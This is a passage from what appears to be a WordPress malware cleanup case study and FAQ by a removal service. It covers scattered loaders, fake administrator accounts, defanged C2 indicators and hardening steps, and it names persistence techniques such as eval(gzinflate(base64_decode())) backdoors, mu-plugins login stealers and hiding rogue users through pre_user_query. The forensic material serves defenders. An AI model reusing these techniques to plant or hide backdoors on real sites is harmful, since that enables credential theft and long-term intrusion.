
wp-content root, where almost no PHP should live. A 351-byte admin.php, a fake logo.jpg, and a suspicious maintenance.php were all dropped here as secondary loaders.
themes directory with a hidden .index.php (775 bytes) and a logs.txt. The dot prefix keeps .index.php out of normal listings; logs.txt is where the spam engine cached its stolen-traffic data.The takeaway: malware does not politely sit in one folder. On a real compromise it is sprayed across the install — in the root, in wp-content, in mu-plugins, inside themes, behind fake image and dot-files — precisely so that deleting one copy never finishes the job.
Step 6: The ghost administrators

With the files mapped, we checked the user table. WordPress reported ten administrator accounts on a site that should have had one or two. Among them were obvious fakes: admin_lin and adminlin (both using the throwaway email u@u.com), and adminix, which used the address adminix@wordpress.org.
adminix@wordpress.org address is a known tell — WordPress.org never creates accounts on your site, so any user with an @wordpress.org email is fake. All of these had 2FA inactive.Rogue admin accounts are the attacker’s backup key. Sucuri’s 2025 research on backdoors such as DebugMaster Pro and wp-user.php showed how these accounts are engineered for persistence — some malware re-creates a deleted admin automatically, and more advanced variants hook pre_user_query to hide the rogue user from the dashboard entirely while quietly fixing the user-count number so the math still adds up.
Because the dashboard itself can be manipulated, we always verify the user count against the database directly rather than trusting the admin screen. Deleting the visible fakes is not enough on its own; you also have to remove the code (often in mu-plugins or functions.php) that re-creates them. That is the whole job of our hidden admin user removal service.
Step 7: Confirming the clean-up with Wordfence
Manual removal is the real work, but you never declare victory on your own word. After cleaning every layer by hand, we ran a full Wordfence scan to confirm nothing was left behind and to catch anything we might have missed.


logo.jpg inside the theme as a critical, malicious file — confirming our manual finding that the “logo” was actually executable PHP. We use a scanner to verify a clean, never as the clean-up itself.An important note: a scanner alone would never have caught everything here. The obfuscated webshell broke its own signatures into pieces, the login stealer exfiltrates server-side where scanners cannot watch, and the cloaking engine only misbehaves for crawlers. That is the exact reason this site needed hands-on forensic removal rather than a one-click button — and it is why we always pair manual cleaning with a scanner pass, not the other way around.
Indicators of compromise (IOCs)
If you are searching your own server for these exact strings, here are the defanged indicators from this case. Finding any of them on your site is a strong signal of the same infection family.
Defanged for safety. The bracketed IPs and hxxp are intentional. Never paste these into a browser or un-bracket them on a live server.
| Indicator | Type | Role in the attack |
|---|---|---|
8.php | File (root) | Dropped SEO-spam / cloaking loader |
index.php (~6 KB) | File (root) | Injected; caused the White Screen of Death |
content-index.php | File (theme) | Obfuscated, password-protected webshell |
.cache.php | File (mu-plugins) | Hidden wp_login credential stealer |
smart-widget/smart-widget.php | Fake plugin | eval(gzinflate(base64_decode())) backdoor |
easy-cache, performance-handler-685 | Fake plugins | Disguised loaders |
functions.php / functionsbak.php (~306 KB) | File (theme) | Poisoned Divi theme functions |
logo.jpg (PHP, not an image) | File (theme & wp-content) | Executable payload disguised as an image |
.index.php, logs.txt | Files (themes) | Hidden loader & stolen-traffic cache |
204[.]12[.]206[.]250/z60611_8/ | C2 server | Serves spam content, fake sitemaps, redirects |
45[.]61[.]187[.]50:50001/data.php | C2 server | Receives stolen login credentials |
getshellxxxxeval_okip_ | String | Filename token used by the login stealer |
adminix@wordpress.org, u@u.com | User emails | Fake administrator accounts |
How the site was compromised — and how we re-secured it
We could not pin down the single entry point with certainty (the attacker had been in long enough to cover their tracks), but the evidence pointed to the usual suspects: an outdated or nulled plugin, or a credential that leaked through the very login stealer we found. The remediation followed our standard hardening sequence:
- Full backup first — files and database captured before touching anything, so the forensic evidence is preserved.
- Manual removal of every layer — root loaders, webshell, the mu-plugins stealer, fake plugins, poisoned theme files, and disguised images.
- Core, theme, and plugin reinstall from official clean sources, keeping only legitimate, up-to-date components.
- User purge — every rogue admin removed, with the database checked directly to be sure none were hidden.
- Full credential rotation — all WordPress, FTP, hosting, and database passwords changed after the stealer was gone, plus 2FA enabled.
- Hardening — file editing disabled, permissions corrected, and a scanner pass to verify a clean result.
Is your WordPress site doing this?
A blank white screen, a sudden traffic drop, spam in your Google results, or admin accounts you do not recognize all point to the same root cause: an active infection with backdoors built for persistence. We clean it by hand — every layer, every hidden file — on a fix-first, pay-later basis with flat-rate pricing.
→ Hidden backdoor removal
→ Hidden admin user removal
→ Fake plugin & theme malware removal
→ SEO spam & cloaking removal
→ Post-clean security hardening
Frequently asked questions
Can the WordPress White Screen of Death be caused by malware?
Yes. While the White Screen of Death is often a plugin or theme conflict or a PHP memory limit, it is frequently caused by malware. Injected code in core files such as index.php or wp-config.php can break PHP execution or print output before WordPress sends its headers, leaving a blank page. In this case study the WSOD was caused by a poisoned root index.php and a dropped 8.php loader. A blank page source (nothing at all when you “view source”) is a strong sign the crash happened in those first-loaded files.
Why does my hacked WordPress site keep coming back after I clean it?
Because you removed the symptom, not the persistence. Real infections plant multiple backdoors — a webshell, a hidden mu-plugins file, a fake plugin, and rogue admin accounts — specifically so that deleting one does not lock the attacker out. If a single backdoor or hidden admin survives, the malware reappears within minutes. Full recovery means finding and removing every layer at once, then rotating all credentials.
What is a wp_login credential stealer and how do I know if I have one?
It is malware that hooks WordPress’s wp_login action (or injects into wp-login.php) and sends the username and plaintext password to an attacker’s server every time someone logs in. It is dangerous because the theft happens server-side, so it does not show up in your browser or in remote scanners. Look for unexpected files in wp-content/mu-plugins/ — especially dot-prefixed names like .cache.php — and for outbound requests to unfamiliar IP addresses. If you find one, change every password only after the file is deleted.
Are files in the mu-plugins folder safe?
Must-use plugins are a legitimate WordPress feature, but the folder is heavily abused by attackers because anything inside it runs automatically on every page load and never appears in your Plugins list. If you did not deliberately place a file in wp-content/mu-plugins/, treat it as suspicious — particularly hidden, dot-prefixed files. Sucuri documented several 2025 campaigns hiding redirects, webshells, and stealers there.
Is eval(gzinflate(base64_decode())) always malware?
In a WordPress theme or plugin file, it is malicious with near-certainty. The three functions decode, decompress, and then execute a hidden blob of code — a technique legitimate developers essentially never use, because it makes code unreadable and unmaintainable. Its only practical purpose is to hide a backdoor from both humans and signature scanners. The same applies to eval(base64_decode()) in core, theme, or plugin files.
How do I spot a fake admin user in WordPress?
Check Users → All Users and compare the administrator count at the top against the people you actually recognize. Watch for throwaway emails (like u@u.com), accounts using an @wordpress.org address (WordPress.org never creates users on your site), names that mimic “admin,” and accounts with no posts and 2FA disabled. Because some malware hides rogue users from the dashboard, the only reliable check is to query the database directly rather than trusting the admin screen.
Why does a scanner like Wordfence miss some of this malware?
Scanners are excellent at confirming a clean and catching known signatures, but sophisticated infections are built to dodge them: obfuscated webshells split their code so no single signature matches, login stealers exfiltrate server-side where scanners cannot observe, and cloaking malware only activates for search-engine crawlers. That is why we use Wordfence to verify our work after a thorough manual clean — not as a substitute for it.
What should I do first if my WordPress site is hacked?
Take a full backup (files and database) before changing anything, so evidence is preserved and you have a rollback point. Then put the site in maintenance mode, and either work through the layers methodically — root files, themes, plugins, mu-plugins, users — or hand it to a specialist. Do not just change your password first; if a stealer is live, your new password is captured immediately.
A white screen is rarely “just” a white screen.
If your site has gone blank, is redirecting visitors, or is showing up in Google for keywords you never wrote, there is almost certainly more underneath. We will find and remove every layer — and you only pay once it is fixed.